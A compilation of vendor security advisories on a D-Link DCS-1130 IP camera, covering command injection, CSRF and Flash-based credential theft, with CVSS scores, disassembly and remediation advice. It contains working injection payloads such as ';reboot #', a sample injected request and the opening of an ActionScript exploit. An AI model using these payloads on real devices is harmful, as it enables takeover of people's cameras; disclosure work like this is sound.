

1) SIG-EXT-04-2017-01 (Command Injection in Recorder Functionality) -- CVE-2017-8408

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Login in to the web application exposed by the device at `http://[IPCAMERA]`
- 2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_recordertest_CI.html"



XSRF_recordertest_
CI.html

- 3) This should display the directory listing of the /var folder on the device

```

File Edit View History Bookmarks Tools Help
D-LINK CORPORATION | WIRE... Options http://10.0.0.8...&password=test http://10.0.0.8...apshot_cont.cgi http://10.0.0.82..._video_clip.cgi
i/admin/recorder_test.cgi?server=10.0.0.35&shareFolder=tester&anonymous=0&user=test%3Bis+-ltr+%2Fvar%2Ftmp
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Connection: close
Last-Modified: Sat, 01 Jan 2011 18:34:55 +0000
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/xml

<?xml version="1.0" encoding="utf-8"?>
<xml-stYLESHEET type="text/xsl" href="adv_recording.xsl"?>
<root>
<common>
<version>1.08_US</version>
<build>8707</build>
<product>DCS-1130</product>
<serial>DCS-1100</serial>
<oem>D-Link</oem>
<cameraName>DCS-1130</cameraName>
<sensor>ov7725_cam38</sensor>
<device1_2>0</device1_2>
<samba>0</samba>
<openssl>1</openssl>
<https>0</https>
<peripheral>
<GPIN>0</GPIN>
<GPOUT>0</GPOUT>
<speaker>0</speaker>
<microphone>1</microphone>
<FT>0</FT>
<Z>0</Z>
<privacy>0</privacy>
<RS485>0</RS485>
<IR>0</IR>
<videoServer>0</videoServer>
<localStorage>0</localStorage>
<...>

```

Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the GET parameters passed in this request to test if SMB credentials and hostname sent to the devicework properly result in being passed as commands to a "system" API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "cgibox" is the one that has the vulnerable function "sub_7EAFc" that receives the values sent by the GET request. If we open this binary in IDA-pro we will notice that this follows a ARM little endian format. The function sub_7EAFc in IDA pro is identified to be receiving the values sent in the GET request and the value set in GET parameter "user" is extracted in function sub_7E49C which is then passed to the vulnerable system API call.

```

xt:0007EB74      SUB     R1, R11, #-5
xt:0007EB78      LDR     R3, [R11,#var_10]
xt:0007EB7C      ADD     R12, R3, #0x6F
xt:0007EB80      LDR     R3, [R11,#var_10]
xt:0007EB84      ADD     LR, R3, #0x8F
xt:0007EB88      STR     R2, [SP,#0x124+var_124]
xt:0007EB8C      LDR     R3, [R11,#var_10]
xt:0007EB90      ADD     R3, R3, #0x2F
xt:0007EB94      STR     R3, [SP,#0x124+var_120]
xt:0007EB98      LDR     R3, [R11,#var_10]
xt:0007EB9C      ADD     R3, R3, #0x4F
xt:0007EBA0      STR     R3, [SP,#0x124+var_11C]
xt:0007EBA4      MOV     R0, R1 ; s
xt:0007EBA8      LDR     R1, =aSmbmountSSSO_2 ; "smbmount //%s/%s %s -o username=%s,pass"...
xt:0007EBAC      MOV     R2, R12
xt:0007EBB0      MOV     R3, LR
xt:0007EBB4      BL      sprintf
xt:0007EBB8      BL      loc_7EBB8 ; CODE XREF: sub_7EAFc+68tj
xt:0007EBB8      SUB     R3, R11, #-5
xt:0007EBBC      MOV     R0, R3 ; command
xt:0007EBC0      BL      system
xt:0007EBC4      MOV     R3, R0
xt:0007EBC8      STR     R3, [R11,#var_114]
xt:0007EBCc      LDR     R3, [R11,#var_114]
xt:0007EBD0      AND     R3, R3, #0xFF00
xt:0007EBD4      MOV     R3, R3, ASR#8
xt:0007EBD8      CMP     R3, #0
00076BAC: 0007EBAC: sub_7EAFc+B0 (Synchronized with Hex View-1)

```

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "cgibox" binary which is located in the /var/www/cgi folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the GET parameter.

2) SIG-EXT-04-2017-02 (Command Injection in Snapshot Functionality) -- CVE-2017-8411

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Login in to the web application exposed by the device at `http://[IPCAMERA]`
- 2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_snapshot_CI.html"



XSRF_snapshot_CI.
html

- 3) This should display the process listing on the device

PID	Uid	VmSize	Stat	Command
1	root	368	S	init
2	root		SW	[keventd]
3	root		RWN	[ksoftirqd_CPU0]
4	root		SW	[kswapd]
5	root		SW	[bdflush]
6	root		SW	[kupdated]
44	root		SW	[RtmpCmdQTask]
45	root		SW	[RtmpWscTask]
47	root	208	S	iwevent
111	root	1248	S	/sbin/watchDog
112	root	1252	S	/sbin/eventd
204	root	380	S	udhcpc -b -p /var/run/udhcpc.eth0.pid -i eth0 -H DCS-
249	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
271	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
272	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
276	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
278	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
279	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
281	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
284	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
287	root	348	S	/opt/dldps2121 -i eth0 -N DCS-1130
288	root	1380	S	/opt/signalc
289	root	296	S	/opt/mylogd
291	root	380	S	/bin/sh /opt/mydlink-watch-dog.sh
338	root	296	S	/sbin/ifplugd -i eth0 -p -q -bfi -u1 -d1
345	root	1304	S	/sbin/recorder_monitor
391	root	12340	S	/sbin/vcd
415	root	660	S	/sbin/logd
487	root	828	S	/sbin/acd
525	root	1120	S	/sbin/finderd
607	root	560	S	/sbin/mydlinknotifyd
644	root	1272	S	/sbin/snapshotd
728	root	1268	S	/sbin/recorderd
749	root	1736	S	/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf -m /lib
760	root	4516	S N	recorder_writer
766	root	852	S	/sbin/rtpd
774	root	4516	S N	recorder_writer
775	root	4516	S N	recorder_writer
776	root	4516	S N	recorder_writer
777	root	4516	S N	recorder_writer
779	root	852	S	/sbin/rtpd

Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the POST parameters passed in this request to test if email credentials and hostname sent to the device work properly, result in being passed as commands to a "system" API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The library "libmailutils.so" is the one that has the vulnerable function "sub_1FC4" that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows an ARM little endian format. The function sub_1FC4 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter "receiver1" is extracted in function "sub_15AC" which is then passed to the vulnerable system API call.

```

.text:000020EC      BL          sprintf
.text:000020F0      loc_20F0   ; CODE XREF: sub_1FC4+DCfj
.text:000020F0      SUB        R2, R11, #608
.text:000020F4      SUB        R12, R11, #-var_40
.text:000020F8      SUB        R3, R11, #-var_60
.text:000020FC      STR        R3, [SP,#0x28C+var_28C]
.text:00002100      LDR        R3, [R11,var_14]
.text:00002104      ADD        R3, R3, #0x31C
.text:00002108      STR        R3, [SP,#0x28C+var_288]
.text:0000210C      MOV        R0, R2 ; s
.text:00002110      MOV        R1, #512 ; maxlen
.text:00002114      LDR        R3, =(off_A9D8 - 0xA8C4)
.text:00002118      LDR        R3, [R10,R3] ; off_A9D8 ; "msmtp -C %s %s %s "
.text:0000211C      MOV        R2, R3 ; format
.text:00002120      MOV        R3, R12
.text:00002124      BL         snprintf
.text:00002128      MOV        R3, R0
.text:0000212C      STR        R3, [R11,var_264]
.text:00002130      LDR        R3, [R11,var_14]
.text:00002134      ADD        R3, R3, #0x410
.text:00002138      ADD        R3, R3, #0xC
.text:0000213C      STR        R3, [R11,var_268]
.text:00002140      loc_2140   ; CODE XREF: sub_1FC4+1F4lj
.text:00002140      LDR        R3, [R11,var_268]
.text:00002144      LDRB       R3, [R3]
.text:00002148      CMP        R3, #0
00002118 00002118: sub_1FC4+154 (Synchronized with Hex View-1)

```

The vulnerable library function is accessed in "cgibox" binary at address 0x00023BCC which calls the "Send_mail" function in "libmailutils.so" binary as shown below which results in the vulnerable POST parameter being passed to the library which results in the command injection issue.

```

.text:00023B80      LDR        R3, [R11,var_2C]
.text:00023B84      ADD        R2, R3, #0x670
.text:00023B88      MOV        R3, #1
.text:00023B8C      STR        R3, [R11,var_230]
.text:00023B90      MOV        R0, R1 ; dest
.text:00023B94      MOV        R1, R2 ; src
.text:00023B98      MOV        R2, #0x40 ; n
.text:00023B9C      BL         strncpy
.text:00023BA0      SUB        R3, R11, #-var_1C0
.text:00023BA4      SUB        R12, R11, #-dest
.text:00023BA8      MOV        R0, R3 ; s
.text:00023BAC      MOV        R1, #0x80 ; maxlen
.text:00023BB0      LDR        R2, =aThisIsATestM_0 ; "This is a test mail content\nCamera Nam"...
.text:00023BB4      MOV        R3, R12
.text:00023BB8      BL         snprintf
.text:00023BBC      LDR        R2, [R11,var_30]
.text:00023BC0      SUB        R3, R11, #-var_1C0
.text:00023BC4      STR        R3, [R2,#0xAFC]
.text:00023BC8      LDR        R0, [R11,var_30]
.text:00023BCC      BL         send_mail(MAIL_INFO *)
.text:00023BD0      MOV        R3, R0
.text:00023BD4      CMP        R3, #0
.text:00023BD8      BEQ        loc_23BFC
.text:00023BDC      SUB        R2, R11, #-var_204
.text:00023BE0      MOV        R3, #0xFFFFFFFF
.text:00023BE4      STR        R3, [R11,var_230]
.text:00023BE8      MOV        R0, R2 ; this
.text:00023BEC      BL         std::string::~string()
.text:00023BF0      MOV        R3, #0xFFFFFFFF
0001BBC0 00023BCC: sub_23938+288 (Synchronized with Hex View-1)

```

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation all an attacker has to provide a command delimiter such as ";" to end an existing command and then append the command an attacker would like to execute followed by "#" to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "libmailutils.so" binary which is located in the /lib folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

3) SIG-EXT-04-2017-03 (Command Injection in Video Functionality) -- CVE-2017-8404

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Dlink DCS-1130 IP camera. This issue exists in their latest firmware version. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslighttpd>

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:
N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink cameras up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Login in to the web application exposed by the device at `http://[IPCAMERA]`
- 2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_videoclip_Cl.html"



XSRF_videoclip_Cl.html

- 3) This should display the process listing on the device

PID	Uid	VmSize	Stat	Command
1	root	368	S	init
2	root		SW	[keventd]
3	root		RWN	[ksoftirqd_CPU0]
4	root		SW	[kswapd]
5	root		SW	[bdflush]
6	root		SW	[kupdated]
44	root		SW	[RtmpCmdQTask]
45	root		SW	[RtmpWscTask]
47	root	208	S	iwevent
111	root	1248	S	/sbin/watchDog
112	root	1252	S	/sbin/eventd
204	root	380	S	udhcpc -b -p /var/run/udhcpc.eth0.pid -i eth0 -H DCS-
249	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
271	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
272	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
276	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
278	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
279	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
281	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
284	root	1032	S	/sbin/orthrus -i eth0 -f DCS-1130 -p Wireless Intern
287	root	348	S	/opt/dldps2121 -i eth0 -N DCS-1130
288	root	1380	S	/opt/signalc
289	root	296	S	/opt/mylogd
291	root	380	S	/bin/sh /opt/mydlink-watch-dog.sh
338	root	296	S	/sbin/ifplugd -i eth0 -p -q -bfi -u1 -d1
345	root	1304	S	/sbin/recorder_monitor
391	root	12340	S	/sbin/vcd
415	root	660	S	/sbin/logd
487	root	828	S	/sbin/acd
525	root	1120	S	/sbin/finderd
607	root	560	S	/sbin/mydlinknotifyd
644	root	1272	S	/sbin/snapshotd
728	root	1268	S	/sbin/recorderd
749	root	1736	S	/sbin/lighttpd -f /etc/lighttpd/lighttpd.conf -m /lib
760	root	4516	S N	recorder_writer
766	root	852	S	/sbin/rtpd
774	root	4516	S N	recorder_writer
775	root	4516	R N	recorder_writer
776	root	4516	R N	recorder_writer
777	root	4516	R N	recorder_writer
779	root	852	S	/sbin/rtpd

Vulnerability Description

The device provides a user with the capability of setting a SMB folder so that the video clippings recorded by the device. It seems that the POST parameters passed in this request to test if email credentials and hostname sent to the device work properly, result in being passed as commands to a "system" API in the function and thus result in command injection on the device.

If the firmware version is dissected using binwalk tool, we obtain a cramfs-root archive which contains the filesystem set up on the device that contains all the binaries.

The library "libmailutils.so" is the one that has the vulnerable function "sub_1FC4" that receives the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows an ARM little endian format. The function sub_1FC4 in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter "receiver1" is

extracted in function “sub_15AC” which is then passed to the vulnerable system API call.

```

.text:000020EC      BL          sprintf
.text:000020F0
.text:000020F0      loc_20F0          ; CODE XREF: sub_1FC4+DC↑j
.text:000020F0      SUB          R2, R11, #608
.text:000020F4      SUB          R12, R11, #-var_40
.text:000020F8      SUB          R3, R11, #-var_60
.text:000020FC      STR          R3, [SP,#0x28C+var_28C]
.text:00002100      LDR          R3, [R11,#var_14]
.text:00002104      ADD          R3, R3, #0x31C
.text:00002108      STR          R3, [SP,#0x28C+var_288]
.text:0000210C      MOV          R0, R2 ; s
.text:00002110      MOV          R1, #512 ; maxlen
.text:00002114      LDR          R3, =(off_A9D8 - 0xA8C4)
.text:00002118      LDR          R3, [R10,R3] ; off_A9D8 ; "msntp -C %s %s %s "
.text:0000211C      MOV          R2, R3 ; format
.text:00002120      MOV          R3, R12
.text:00002124      BL          snprintf
.text:00002128      MOV          R3, R0
.text:0000212C      STR          R3, [R11,#var_264]
.text:00002130      LDR          R3, [R11,#var_14]
.text:00002134      ADD          R3, R3, #0x410
.text:00002138      ADD          R3, R3, #0xC
.text:0000213C      STR          R3, [R11,#var_268]
.text:00002140
.text:00002140      loc_2140          ; CODE XREF: sub_1FC4+1F4↓j
.text:00002140      LDR          R3, [R11,#var_268]
.text:00002144      LDRB         R3, [R3]
.text:00002148      CMP          R3, #0
00002118 00002118: sub_1FC4+154 (Synchronized with Hex View-1)

```

The vulnerable library function is accessed in “cgibox” binary at address 0x0008F598 which calls the “mailLoginTest” function in “libmailutils.so” binary as shown below which results in the vulnerable POST parameter being passed to the library which results in the command injection issue.

```

.text:00023880      LDR          R3, [R11,#var_2C]
.text:00023884      ADD          R2, R3, #0x670
.text:00023888      MOV          R3, #1
.text:0002388C      STR          R3, [R11,#var_230]
.text:00023890      MOV          R0, R1 ; dest
.text:00023894      MOV          R1, R2 ; src
.text:00023898      MOV          R2, #0x40 ; n
.text:0002389C      BL          strncpy
.text:000238A0      SUB          R3, R11, #-var_1C0
.text:000238A4      SUB          R12, R11, #-dest
.text:000238A8      MOV          R0, R3 ; s
.text:000238AC      MOV          R1, #0x80 ; maxlen
.text:000238B0      LDR          R2, =aThisIsATestM_0 ; "This is a test mail content\nCamera Nam"...
.text:000238B4      MOV          R3, R12
.text:000238B8      BL          sprintf
.text:000238BC      LDR          R2, [R11,#var_30]
.text:000238C0      SUB          R3, R11, #-var_1C0
.text:000238C4      STR          R3, [R2,#0xAF0]
.text:000238C8      LDR          R0, [R11,#var_30]
.text:000238CC      BL          send_mail(MAIL_INFO *)
.text:000238D0      MOV          R3, R0
.text:000238D4      CMP          R3, #0
.text:000238D8      BEQ          loc_23BFC
.text:000238DC      SUB          R2, R11, #-var_204
.text:000238E0      MOV          R3, #0xFFFFFFFF
.text:000238E4      STR          R3, [R11,#var_230]
.text:000238E8      MOV          R0, R2 ; this
.text:000238EC      BL          std::string::~string()
.text:000238F0      MOV          R3, #0xFFFFFFFF
0001BBC0 000238C0: sub_23938+288 (Synchronized with Hex View-1)

```

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then

append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below

```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the " libmailutils.so" binary which is located in the /lib folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

4) SIG-EXT-04-2017-04 (Systemic Cross-Site Request Forgery) -- CVE-2017-8407

Introduction

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Dlink DCS-1130 IP camera's web management interface. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.


Steps to Reproduce

- 1) Login in to the web application exposed by the device at `http://[IPCamera]`
- 2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_chgadminpass.html"



XSRF_chgadminpass.html

- 3) This will change the password of an admin user to "admin"



Vulnerability Description

The device provides a user with the capability of changing the administrative password for the web management interface. It seems that the device does not implement any cross-site request forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface to change the user's password

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to be logging into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that would change the user's password or execute command on the device using the web console functionality provided by the web management interface of the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

- 1) Synchronizer (i.e., CSRF) Tokens (requires session state)
- 2) Double Cookie Defense
- 3) Encrypted Token Pattern

4) Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

5) SIG-EXT-04-2017-05 (Cross site flash attack to steal user credentials) -- CVE-2017-8406

Introduction

Recently a cross domain attack to steal user credentials was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any protection mechanisms to protect against flash based cross domain attacks. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use cross site request forgery attack along with cross domain attack to steal credentials of an administrative user. It allows an attacker who can provide these credentials to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Login in to the web application exposed by the device at `http://[IPCamera]` in Internet Explorer
- 2) Now save the file below as `Xploit.as` and provide the IP address of the camera in the highlighted section below

```
package {
import flash.display.Sprite;
import flash.events.*;
import flash.net.URLRequestMethod;
import flash.net.URLRequest;
import flash.net.URLLoader;
import flash.display.Sprite;
import flash.text.TextField;
import flash.net.URLLoader;
